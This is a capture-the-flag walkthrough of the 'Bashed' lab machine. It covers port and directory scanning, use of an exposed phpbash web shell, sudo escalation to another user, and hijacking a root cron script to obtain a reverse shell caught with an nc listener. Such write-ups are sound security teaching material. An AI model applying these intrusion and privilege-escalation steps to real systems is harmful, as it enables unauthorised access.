
bashed

Status	Completed
Level	
Tag	

▼ Recon


nmap

We firstly run the nmap fulll-port scan on the target, which results in port 80 http open.



```
└─$ nmap -p- --min-rate=10000 10.10.10.68
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-21 10:12 AEST
Warning: 10.10.10.68 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.10.68
Host is up (0.31s latency).
Not shown: 56905 closed tcp ports (conn-refused), 8629 filtered tcp ports (no-
sponse)
PORT   STATE SERVICE
80/tcp open  http
```


We then perform deep scan on port 80.




```
└─$ nmap -p80 -sCV -A --min-rate=10000 10.10.10.68
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-21 10:13 AEST
Nmap scan report for bashed.htb (10.10.10.68)
Host is up (0.34s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Arrexel's Development Site
|_http-server-header: Apache/2.4.18 (Ubuntu)
```

gobuster

We then running `gobuster` to find directories and subdomains of this web. We find no subdomains of this web but a noticeable directory: `/dev`




```
└─$ gobuster dir -u 10.10.10.68 -t 30 -w /usr/share/seclists/Discovery/Web-Content/raft-small-d
irectories.txt
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.68
[+] Method:                  GET
[+] Threads:                 30
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/raft-small-directories.t
xt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Timeout:                 10s
===============================================================
2023/06/21 10:17:35 Starting gobuster in directory enumeration mode
===============================================================
/css                 (Status: 301) [Size: 308] [--> http://10.10.10.68/css/]
/images              (Status: 301) [Size: 311] [--> http://10.10.10.68/images/]
/uploads             (Status: 301) [Size: 312] [--> http://10.10.10.68/uploads/]
/dev                 (Status: 301) [Size: 308] [--> http://10.10.10.68/dev/]
/php                 (Status: 301) [Size: 308] [--> http://10.10.10.68/php/]
/js                  (Status: 301) [Size: 307] [--> http://10.10.10.68/js/]
/fonts               (Status: 301) [Size: 310] [--> http://10.10.10.68/fonts/]
/server-status       (Status: 403) [Size: 299]
```



```
└─$ gobuster dns -d bashed.htb -t30 -w /usr/share/seclists/Discovery/DNS/subdoma
ins-top1million-20000.txt
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Domain:     bashed.htb
[+] Threads:    30
[+] Timeout:    1s
[+] Wordlist:   /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.t
xt
===============================================================
2023/06/21 10:18:15 Starting gobuster in DNS enumeration mode
===============================================================
Progress: 19966 / 19967 (99.99%)
===============================================================
2023/06/21 10:19:35 Finished
===============================================================
```

others

`http://10.10.10.68/dev/` leads me to this, which has 2 options: `phpbash.min.php` and `phpbash.php`




Index of /dev

Name	Last modified	Size	Description
Parent Directory		-	
phpbash.min.php	2017-12-04 12:21	4.6K	
phpbash.php	2017-11-30 23:56	8.1K	

Apache/2.4.18 (Ubuntu) Server at 10.10.10.68 Port 80


This is the shell of the phpbash through `http://10.10.10.68/dev/phpbash.php`, which we can interact with.



```
www-data@bashed:/var/www/html/dev#
```

Exploitation


We are able to get the user flag through the interactive shell through `http://10.10.10.68/dev/phpbash.php`



```
www-data@bashed:/var/www/html/dev# cd ../../../../
www-data@bashed:/# cd /home
www-data@bashed:/home# ls -la
total 16
drwxr-xr-x 4 root root 4096 Dec 4 2017 .
drwxr-xr-x 23 root root 4096 Jun 2 2022 ..
drwxr-xr-x 4 arrexel arrexel 4096 Jun 2 2022 arrexel
drwxr-xr-x 3 scriptmanager scriptmanager 4096 Dec 4 2017 scriptmanager
www-data@bashed:/home# cd arrexel
www-data@bashed:/home/arrexel# cat user.txt
2a6c51e9b38dc40f55e0cd9aa1b02dc3
```


We then get a reverse shell to our device to execute `linpeas` to enumerate for privilege escalation.

We find this after running `linpeas`




```
User www-data may run the following commands on bashed:
    (scriptmanager : scriptmanager) NOPASSWD: ALL
```

We then change the user to `scriptmanager`




```
www-data@bashed:/$ sudo -u scriptmanager /bin/bash
sudo -u scriptmanager /bin/bash
```

We enumerate the contents of the `/scripts` folder, which is owned by `scriptmanager`



```
scriptmanager@bashed:/scripts$ ls -la
ls -la
total 16
drwxrwxr--  2 scriptmanager scriptmanager 4096 Jun  2  2022 .
drwxr-xr-x 23 root          root          4096 Jun  2  2022 ..
-rw-r--r--  1 scriptmanager scriptmanager  127 Jun 20 18:38 test.py
-rw-r--r--  1 root          root            12 Jun 20 18:37 test.txt
scriptmanager@bashed:/scripts$ cat test.py
```


This is the content of `test.py`



```
scriptmanager@bashed:/scripts$ cat test.py
cat test.py
f = open("test.txt", "w")
f.write("testing 123!")
f.close
scriptmanager@bashed:/scripts$ cat test.txt
cat test.txt
testing 123!scriptmanager@bashed:/scripts$ ls -la
ls -la
```


This is the content of test.txt : `testing 123`

One noticeable thing is that `test.txt` is owned `root`, hence, we can imply that there is a cron job run by `root` to execute the `test.py`. We will then overwrite the contents of `test.py` to get the `root` shell



```
└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.68] 40730
/bin/sh: 0: can't access tty; job control turned off
# ls -la
total 20
drwxrwxr--  2 scriptmanager scriptmanager 4096 Jun 20 18:49 .
drwxr-xr-x 23 root          root          4096 Jun  2  2022 ..
-rw-r--r--  1 scriptmanager scriptmanager  215 Jun 20 18:49 .exploit.py
-rw-r--r--  1 scriptmanager scriptmanager  215 Jun 20 18:51 test.py
-rw-r--r--  1 root          root            12 Jun 20 18:37 test.txt
# id
uid=0(root) gid=0(root) groups=0(root)
```

We finally get the root flag



```
# cd /root
# ls -la
total 28
drwx------  3 root root 4096 Jun  2  2022 .
drwxr-xr-x 23 root root 4096 Jun  2  2022 ..
lrwxrwxrwx  1 root root    9 Jun  2  2022 .bash_history -> /dev/null
-rw-r--r--  1 root root 3121 Dec  4  2017 .bashrc
drwxr-xr-x  2 root root 4096 Jun  2  2022 .nano
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-r--------  1 root root   33 Jun 20 17:08 root.txt
-rw-r--r--  1 root root   66 Dec  4  2017 .selected_editor
# cat root.txt
8eaa7f281383319325a8126d70831b87
```